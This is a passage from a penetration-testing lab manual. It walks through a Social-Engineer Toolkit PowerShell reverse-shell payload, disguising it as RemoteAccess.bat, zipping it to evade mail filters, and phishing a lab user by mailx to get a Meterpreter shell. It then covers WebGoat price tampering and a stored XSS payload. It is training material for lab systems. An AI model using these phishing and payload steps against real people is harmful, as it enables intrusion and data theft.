


Figure 18.19 - Selecting Powershell Alphanumeric Shellcode Injector

You will now be asked to enter the IP address for the payload listener. Enter the IP address for your Kali Linux server.



Enter the port for the reverse connection. Let's choose 1494 to simulate Citrix traffic.

SET is now able to prepare the powershell script for you to use in your phishing attack. The payload is prepped and encoded to bypass any powershell execution protection that may be in place on the computer. Type "yes" to start the listener for this exploit.




Figure 18.20 - Starting the listener

Once the listener is ready, you will see something similar to the following:




Figure 18.21 Listener is ready

The powershell script has been saved to the */root/.set/reports/powershell* directory. We are going to copy that script to another folder and give it a different name, so our social engineering attack is more likely to be successful. Open a new terminal window and issue the following command (this is one line of code with a space before */tmp/RemoteAccess.bat*):

```
cp /root/.set/reports/powershell/x86_powershell_injection.txt /tmp/RemoteAccess.bat
```

To make the file pass through email systems, we'll compress the file as well using the zip utility. First change the directory to the */tmp* directory, then run the following command:

```
zip -r RemoteAccess.zip RemoteAccess.bat
```

This will compress the file and several mail gateways will allow this file to pass through because it is a zip file and not a batch file.

Once the file has been copied to the */tmp* directory and compressed, we are going to send an email to our target using the *mailx* command. Mailx is a UNIX based mail user agent that can send email directly from the command

line. It is very similar to the *mail* command but is slightly different in that you can specify the mail relay server directly in the command.

Type the following into a terminal window on your Kali Linux server (no breaks, one continuous line of code:

```
echo -e "Please open the attached zip file and then
double-click the RemoteAcess file to execute it. We
are offering a new work from home solution and need
to verify that your computer is able to handle the
necessary software. \n\nBest regards,\nThe Help Desk"
| mailx -v -r "helpdesk@infoseclocal.com" -s "Remote
Access Verification" -S
smtp="server2012r2.infoseclocal.com" -a
/tmp/RemoteAccess.zip jsmith@infoseclocal.com
```

The part of the command that lies between the *echo -e "* and the *" | mailx* portion of the command is the body of the email message. You can craft this however you like. In this scenario, we are basing our attack off of a new remote access method for our employees. We are telling them we need them to run this file on their computer to verify that it is able to handle the new solution.

After running that command you should see the following:

```
Resolving host server2012r2 . . . done.
Connecting to 192.168.140.174:25 . . . connected.
220 Server2012R2 ESMTP
>>> HELO attackserver.local
250 Hello.
>>> MAIL FROM:<helpdesk@infoseclocal.com>
250 OK
>>> RCPT TO:<jsmith@infoseclocal.com>
250 OK
>>> DATA
354 OK, send.
>>> .
```

Figure 18.22 - Sending email with mailx

This lets you know that the command was successful and the email was sent. Go to your Windows 7 Client VM, launch Mozilla Thunderbird from the desktop and check to see if your target has received the message. The message should look similar to this:




Figure 18.23 - Phishing email in Thunderbird

Click the attachment on the bottom of the email message.




Figure 18.24 - Malicious attachment

You will be prompted to open the file.




Figure 18.25 - Opening attachment

Thunderbird will scan the file for viruses.




Figure 18.26 - Thunderbird scanning attachment for viruses

Next you will see the RemoteAccess.bat file.




Figure 18.27 - Malicious file

Double-click the *RemoteAccess.bat* file to run the powershell script.

After the script runs, you will see the encoded script fly by in a command prompt window. Check your Kali Linux server to verify the Meterpreter shell has been created and you are able to interact with it. Your screen on your Kali Linux server should look similar to this:




Figure 18.28 - Meterpreter shell opened after opening malicious file on target machine

Now that you have a Meterpreter shell you can elevate your privileges, run additional exploits, run a *hashdump*, or a variety of other post exploit actions to gather information about your target or information from their computer or use this computer as a pivot point to exploit vulnerabilities on other targets. The best part about social engineering is that if your phishing email message is convincing enough, you can get your target to really help you out with gaining access to their computer.

End of Lab


Lab 19 - Unvalidated Parameters w/WebGoat

Exercise 1 - Parameter Tampering

You will use the **Windows Server 2012 R2 VM** in this lab.

In this lab, we will use the WebGoat application from OWASP to do perform some attacks on web applications. It is a good learning environment and allows us to exploit a number of different web application specific vulnerabilities.

WebGoat runs as a webserver. In order to start it up, you must first stop the IIS Web Server. Do so by double clicking the shortcut *stopWebServices* on the desktop. When prompted to stop the SMTP service say "yes".



Start up the WebGoat by opening the *Webgoat-5.4* folder on your Windows Server 2012 R2 VM desktop, and double click on the *WebGoat.bat* file (don't use the *WebGoat_8080.bat* file).

You should see a status window appear and Apache/Tomcat running:




Figure 19.1 - Tomcat started

Now, minimize this window.

Do not close this window during the lab, as it will stop the Apache service as well as WebGoat!

After it starts, open Firefox inside your Windows Server 2012 R2 VM, and navigate to *http://localhost/WebGoat/attack*

You will next be prompted with a login. Log in with account:

`guest`

and password:

`guest`

Most of these exercises will be done with Burp Suite, a full featured web proxy. Start Burp Suite by going to the *Burpsuite* directory on your desktop. Start Burp Suite by running the *burpsuite.bat* file. You should see the following window open (it may take a few minutes):




Figure 19.2 - Burp Suite started successfully

We now need to configure Firefox to route all web traffic through the Burp Suite. This can be done by selecting the *Options* Menu within Firefox, and then selecting the *Options* menu item. Go to *Advanced -> Network*, then *Settings…*




Figure 19.3 - Network Setting dialog in Firefox

From the window that appears, as pictured above, select the *Advanced* tab, then click the *Network* sub-tab, then the *Settings…* button.




Figure 19.4 Proxy setting in Firefox

Fill out the various fields as shown above. Take care to remove any default settings set for *No Proxy For:* and click the *OK* button twice to save them.

If you have set this up correctly, you can now click on the *Start WebGoat* button on the page open inside Firefox, and the POST request to the webserver from your Firefox browser should be captured by the Burp Suite as shown (notice the *Intercept is on* button is in use):




Figure 19.5 - Burp Suite intercept after clicking Start WebGoat

Click the *Forward* button to allow the request through the Burp Suite proxy.

You may then see several more requests trapped by the burp suite proxy. You will need to click the *Forward* button for every single request.

Optionally, you can click on the *Intercept is on* button in the Burp Suite to disable the holding of requests. This will allow all requests to flow through the burp suite proxy uninterrupted.

Step 1
Go to the WebGoat application in your browser. Click on the *Parameter Tampering* link on the menu on the left, and select *Exploit Hidden Fields* as shown:

This page simulates a shopping cart feature on a website.

Purchase the TV normally to see how it works (it shows an amount charged to credit card of 2999).

Step 2

Go back to the beginning of the purchase cycle.

Now, we want to enable Burp Suite to capture requests. Click the *Intercept is off* button in burp suite if it is set to *Intercept is off*. If it already shows *Intercept is on*, do not click it.

Now, go back to the WebGoat application and click the *Purchase* button.

You should see the following screen in Burp Suite:




Figure 19.6 - Raw Burp Suite intercept

Change the contents of the *Price* field to *5.00* to complete the attack.

Next, click the *Forward* button to relay the new data to the WebGoat.

You will see the new price you added. If this were a real application, it would get submitted to the company. If there is no manual checking of the prices, and automated fulfillment, the item would be sent out:

Figure 19.7 - Exercise completed!

Exercise 2 - Cross Site Scripting (XSS)

In this lab we will be looking at how to perform a Cross Site Scripting attack against a “stored” Cross Site Scripting vulnerability. The general goal of a Cross Site Scripting attack is to have a user other than yourself execute a script/function on your behalf using their permissions. One common thing is executing password changes, where a user unknowingly changes their password to something picked by the attacker via a script. Another example and probably the most common demonstration is having a user send the attacker his/her session cookies or tokens. This is precisely the attack we’ll demonstrate in this exercise.

To begin, go back to the WebGoat start page.

Once you're back at the WebGoat start page, Select *Cross Site Scripting* > *Stage 1 Stored XSS*.




Figure 19.8 - Starting the XSS lab

Remember, if you've still got the *Intercept is on* enabled in Burp Suite, you'll need to make sure you go there and hit the *Forward* button for each browsing action.

The instructions say the following:

As Tom, execute a stored XSS attack against the street field on the edit profile page. Verify that Jerry is affected by the attack.

So we'll actually be doing this as Tom. But we'll want our script injection to affect Jerry. First step is to login as Tom. As the instructions tell us, each user's password is simply the all lower case version of the username. To login as Tom, click the drop down button and select Tom's name from the list.

Figure 19.9 - Selecting Tom Cat.

Enter “tom” as the password for the Tom Cat account, then select the login button. After logging in, select the *ViewProfile* option.

Figure 19.10 - Selecting the view profile option

Next you’ll want to select the *EditProfile* button.




Figure 19.11 - Editing the profile

Here we'll see all the editable fields for this profile. In the street field we will attempt to add a script that would be executed by any other user viewing Tom's profile.




Figure 19.12 - The Street field

Next you'll want to make the *Street* field read exactly as it is shown below. You'll be adding the string:

```
"><script>alert("Owned by infosec")</script>
```

to what's already there. So the complete entry in the street field should read as follows:

2211 HyperThread Rd. "><script>alert("Owned by infosec")</script>




Figure 19.13 - Editing the Street field

After make the changes, go ahead and click the *UpdateProfile* button at the bottom to save these changes. You should immediately see a popup alert that says "Owned by infosec". See below.




Figure 19.14 - Script alert popup

So the goal is that Jerry should basically see this same popup when he views our (Tom's) profile. If he sees the script, then that means Tom has been able to successfully "store" a script on this website that is transparently executed by Jerry upon Jerry viewing Tom's profile. This would essentially mean that anyone viewing Tom's profile would execute his script in their browser. Let's test it out and see. You'll need to hit the logout button and the bottom right. Then login again as Jerry.

Figure 19.15 - Logging in as Jerry

Remember, Jerry's password is simply "jerry" in all lowercase format. Once you're logged in as Jerry, select Tom's account, then select the *ViewProfile* button to the right.

